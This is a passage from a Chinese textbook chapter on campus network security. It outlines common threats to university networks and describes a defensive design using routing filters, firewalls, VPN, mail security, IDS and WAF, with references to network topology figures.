校园网络安全是指校园网信息系统和信息资源不受自然和人为有害因素的威胁和危害。广义的校园网网络包括实体安全、运行安全、数据安全、软件安全和通信安全等。其中实体安全主要是指校园网硬件设备和通信线路的安全，其威胁来自自然和人为危害等因素。信息安全包括数据安全和软件安全，其威胁主要来自信息破坏和信息泄漏。狭义的校园网网络安全是指校园网网络的信息安全以及凡是涉及到网络上信息的保密性、完整性、可用性、真实性、可控性的相关技术和理论。

目前，对校园网网络安全构成威胁的因素很多，归结起来有以下几点：

1．对网络硬件设备的破坏

这种威胁是目前校园网中比较常见的安全威胁，主要表现为对校园网络线路的破坏，例如施工不慎挖断线路、室内装修剪短线路、网络交换设备的损坏。

2．窃取和干扰网络传输媒介上承载的信号

这种威胁主要是以窃听和干扰正常通信为目的的，主要表现方式有：校园网内一些恶意用户在局域网内介入非法终端或在传输线路上非法安装接收/转发设备，对网络传输媒介上的电磁信号进行屏蔽、窃听和分析，对其传播进行人为干扰。

3．对邮件服务器进行攻击

恶意用户利用校园网内邮件服务器系统的缺陷攻击邮件服务器，而常见的邮件服务器缺乏有效的邮件过滤机制和邮件转发限制机制。对邮件服务器进行的攻击的常见方式有：一类是中继攻击，即远程攻击邮件服务器向外发送邮件。另一类攻击是垃圾邮件，通过大量发送垃圾邮件，造成邮件服务器阻塞，增大校园网流量，甚至系统崩溃。

4．针对应用服务器的攻击

校园网中较易受到攻击的应用服务器是 DNS 服务器、Web 应用服务器。对 DNS 服务器的攻击有缓存区中毒、域劫持、域传送等。对 Web 服务器的攻击更是十分多样。最常见的就是口令入侵，由于校园网的管理人员来说缺乏一定的安全意识和相关的安全知识，在很多情况下会使用软件中默认的用户名和密码，这样就为口令入侵提供了可能性；Web 服务器存在 SQL 注入和文件上传漏洞导致服务器上信息泄露和主机被控。

5．管理者和使用者的威胁

严格的管理是校园网安全的重要措施。实际上，很多学校都属于这方面的管理，对网络的管理疏忽大意，对网络安全的保护不够重视，这些都是校园网安全所需要面临的问题。除了管理者之外，还有学生的因素。由于校园网主要是防御外部的攻击，在校园网的内部主要是为学生们提供服务的，在内部的防护则较为的薄弱。但是对于具有较高的黑客能力的学生，他们可能更加方便地入侵到校园网的管理内网中，如果这些学生在校园网的内网中安装了木马或者是配置了后门程序，那么对于校园网的管理者来说，也是很难发现的。

以上都是目前高校校园网中普遍存在的弊病。但是对于一个具体的高校的校园网，它所面临的实际的安全威胁还要具体的分析。相应地，校园网安全系统的设计和实现也会有所不同。下面以某校园网为例来具体说明校园网安全系统的设计问题。

该校园网络安全系统的建设必须立足于全校系统整体网络安全。安全设计方案要求立足于学校对校园网络平台建设的统一要求，从学校整体网络安全需求考虑，制定一套网络安全的整体设计方案，包括基本安全如网络防火墙、防病毒等，需要制定有关的网络安全的管理制度，安全策略等。该网络系统应建成一个以宽带技术为基础、提供多层次服务、支持多媒体应用的信息服务网络。从结构上看，其网络结构应该包括三个层次：核心层、汇聚层、接入层。接入层：主要功能是为最终用户听过网络接入。汇聚层：是网络接入层和核心层之间的分界点。核心层：核心层的主要目的是尽可能快地交换数据。主要是用来提供交换区块间的连接、提供到其他区块的访问。总体来说，需要建设一个高速、高效的网控中心，提供多种网络功能服务和安全服务，主要负责业务信息数据服务器网络、业务网的完善与安全运行管理、网控中心设备的运行维护；赋值内部局域网、办公楼局域网的运行管理和维护；负责对外提供网络介入相关业务等。

图 6-3 是一个典型的校园网的网络体系结构示意图。从图中可以看出，校园网的网络体系结构包括校园网的网络边界设备，核心及骨干设备，网络介入层设备，网络服务提供设备和这些设备的连接方式以及该结构采用的协议和技术。该校园网络一般有边界路由器，高性能的核心路由机，各分布的三层路由交换机，大量的二层可网管接入交换机以及接入认证系统、防火墙、IDS、内容过滤系统、流量分析系统、网络设备管理系统等网络硬件设备。




图 6-3 校园网典型网络拓扑图

根据上面网络体系结构的设计思想和校园网络所遇到的网络安全威胁，校园网络需要组合必要的安全设备和安全服务来构建网络安全系统，提供路由安全、路由过滤、防火墙、IDS、VPN、电子邮件安全、Web 安全等。

1．路由安全

具有一个安全路由体系结构的网络与一个路由结构设计拙劣的网络相比，前者更不容易受攻击，不易出现纰漏。设计适当的路由基础结构还能够帮助网络在遭受攻击期间降低故障时间。

2．路由过滤

适当的路由过滤对于任何实现良好的网络都是重要的。在校园网中，确保路由过滤用于过滤那些进入校园网的假的和不受欢迎的路由，并且确保只有真正包含在内部网络上的路由才能允许通过。路由过滤也用于隐藏某一块网络。同时，通过配备适当的防火墙和其他认证机制，路由过滤也能够阻挡从安全性较低的网络区到安全性高的网络区的访问。常见的路由设置方案有静态路由和路由认证。但是这两者的使用均有一定的局限性。所以很多时候，不能使用单一的路由方法来用作路由过滤，要结合多种路由设置方法。同时还不能将路由过滤作为网络安全的单一手段。

3．防火墙设置

设置防火墙并正确配置防火墙都很重要。在校园网中，防火墙的设置应该需要满足以下原则。

（1）防火墙应该尽可能设置在网络最终出口和入口的校园网边界。这样专用网络中最大数量的设备能够受到防火墙的保护，同时也有助于校园网和公用网络保持分明的界限。

（2）除了将防火墙设置在网络入口点之外，某些情况可能也需要将防火墙设置在校园网内部。比如校园网中的财务处服务器、图书馆网段或教务处服务器所在的网段都需要设置防火墙。这些服务器都需要被保护以避免网络中的其他用户访问。

（3）在多数情况下，防火墙不应该与其他的网络设备，比如路由器并行设置。这样可能导致防火墙被旁路。同时，我们也需要避免在网络拓扑中加入任何可能导致防火墙被旁路的设备。

随着防火墙技术的发展，防火墙又有了新的特性可以进一步增强我们的网络安全，比如过滤 SYN 泛洪、ICMP 泛洪、IP 欺骗等网络攻击。利用防火墙的配置，能够限制每个用户的连接数甚至根据部分应用层服务特性阻断比如电驴、BT 等 P2P 应用或限制带宽，这为保证 HTTP 之类的应用提供了重要安全保障和带宽保障。

4．虚拟专用网(VPN)的设置

虚拟专用网 VPN 综合了传统数据网络的性能优点和共享数据网络结构的优点，能够进行远程访问，连接内部网和外部网，同时价格低廉。在降低成本的同时还能保证对网络带宽接入和服务不断增加的需求。利用 VPN 特性在 Internet 上组建世界范围的内部

虚拟网。利用 Internet 的线路保证网络的互联性，利用隧道、加密等 VPN 特性可以保证信息在整个内部虚拟网上的安全传输。内部虚拟网通过一个使用专有连接的共享基础设施连接各校区，使它们拥有与专用网络相同的服务，包括安全、服务质量、可管理性和可靠性。并且，如果使用扩展的虚拟专用网，能够很容易地外部网进行部署和管理，学生计算机可以通过学生专用许可连接至校园网内部，通过这种方式可以有效地对校园网进行安全管理。所以，通过 VPN 的方式不仅可以连接学校的各个分校区，同时还可以将校园网的各种服务延伸至校园外供老师、学生使用。

5. 电子邮件服务器安全

电子邮件是校园网中最难管理和维护的系统之一。随着用户不断增多，邮件系统所面临的安全问题日益增多，例如垃圾邮件、中继利用等。所以校园网安全的电子邮件系统必须能够有效地消除垃圾邮件、病毒邮件、部分网络入侵。作为一个安全的电子邮件系统应该具备以下功能：系统本身具有较强的稳定性和可靠性；应具有与防病毒系统集成的病毒邮件查杀、处理能力；具有灵活的垃圾邮件防范机制；具有严格的发信认证机制和反邮件中继功能，从而避免本身成为垃圾邮件和病毒邮件的发送源。一个安全的邮件服务器一般会具有邮件传输代理、邮件过滤器和邮件分发代理。邮件传输代理需要具有较高的健壮性，即使在重负荷之下仍然可以工作。同时还需要具有良好的安全性，最好是具有多层防御结构，能够有效地抵御恶意入侵者。最好是可以运行在较低的权限之下，不可以通过网络访问与安全相关的本地应用程序。

6. DDoS 防御

在校园网中最常见的 DDoS 的攻击方式通常是利用系统的漏洞，恶意占用大量的 CPU 资源和内存资源，导致受害主机系统服务性能下降甚至造成系统瘫痪。由于 DDoS 攻击的复杂性，很难依靠某种单一的系统或产品防御 DDoS 的攻击。通常情况下，在校园网内防御 DDoS 攻击能力的措施有以下几种：高性能的硬件设备抵抗 DoS 甚至 DDoS 攻击；充足的网络带宽和系统优化；安装专业的抗 DDoS 防火墙。

7. 身份认证

如今的数字化校园通常包括了自动化办公、财务信息系统、教务管理、图书馆系统、电子邮件系统、就业管理系统等应用，其中都需要进行身份的认证并且对不同身份所拥有的角色进行授权，而校园网就常常需要面对各种应用系统在用户管理过程中的分散管理的问题。解决这个问题的有效方法就是采用统一、集中管理用户访问权限的认证系统。通过建立一个统一身份认证平台，将校园网中用户登录系统的基本验证信息统一存储、统一管理，对应用系统进行统一授权，这样就可以为不同应用系统提供用户管理服务。校园网统一身份认证系统，将用户信息资源统一保存到认证服务器中，保证了信息资源的稳定、可靠、安全。使用统一的认证系统提供的接口连接服务，系统就可以很好地支持基于平台的各种应用系统的调用，简单易实现。同时，各应用系统只需保留角色和权限控制，用户和角色的管理由应用系统自行管理，从而简化了应用系统中用户管理模块

的建设和后期维护。

8．病毒防范和补丁服务

在学校网络中心配置一台高效的服务器，安装一个网络版杀毒软件系统中心，负责管理校园网内所有主机网点的计算机，然后在各主机结点分别安装网络版杀毒软件的客户端。同时为了安全和管理起见，管理员需要对网络中心的杀毒软件进行定期的更新。而杀毒软件的选择目前在市场上也有很多的产品。具体选择什么样的产品还需要根据学校具体情况而定。与此同时，还需要注意的是封锁系统安全漏洞。在校园网的管理过程中，要及时下载和安装各种补丁、更新程序、升级操作系统，封锁系统安全漏洞。这样对于保护网络和信息系统的安全有很大的帮助，可以有效地防止一些攻击者利用操作系统或各种应用软件的漏洞对校园网资源进行非法访问和恶意篡改。

9．IDS 的设置

不同于防火墙，IDS 入侵检测系统是一个监听设备，主要是对流量进行基于网络特征、协议分析以及流量异常等方式的检测，并对检测到的异常和攻击事件记录到攻击数据库中，并且可以和其他的交换机、防火墙配合使用进行整体防御。因此，一般都是将 IDS 部署在关键流量流经的链路上。这里的关键流量一般指的是，来自高危网络区域的访问流量和需要进行监视的流量。鉴于目前大部分的网络区域是交换式网络结构，所以 IDS 在交换机网络中的位置是选择以下的地方，服务器区域的交换机上、Internet 介入路由器之后的第一台交换机上、重点保护网段的局域网交换机上。一个典型的 IDS 的部署方案如图 6-4 所示。在部署了 IDS 系统之后，IDS 能够实时分析校园网外部以及校园网内部的数据通信信息，分辨入侵攻击，在校园网网络系统收到危害前以各种方式发出警报，并且及时对网络入侵采取相应措施，最大限度保护校园系统的安全。通过多级、分布式的网络监测、管理、控制机制，IDS 能够有效对校园网中的关键资源进行控制和危险预警。

10．WAF

防火墙主要是防范校园网外部的攻击，但是如果要有效地保证校园网网站站点的安全性，就需要使用到 WAF 技术。WAF 是 Web Application Firewall 的简称，中文翻译为 Web 应用防火墙。WAF 是一种网页监控与恢复系统，基于对 HTTP/HTTPS 流量的双向分析，对网站页面进行实时监控。要在系统中部署并且利用好 WAF 需要进行一系列的步骤和操作。首先，要在校园网站 Web 服务器启动监控端服务，网站这时就会处在网页被保护监控保护状态。其次是网页保护设置、监控管理的工作。在控制端登录控制台，连接监控端主机进行设置，进行用户管理，添加或删除监控的目标文件或目录，设置备份服务器。管理员平时要注意日志文件的观察。对日志文件的分析可以即使发现安全薄弱点和已被入侵的站点，并且完整的网站日志在出现网络安全事件后可能也是回溯追踪的重要线索。




图 6-4 IDS 部署方案

综合考虑了以上所分析的网络安全的标准、技术、机构以及该校园网网络建设的实际现状，再加上校园网网络建设的网络安全部署方案。最终该校园网的网络拓扑图如图 6-5 所示。

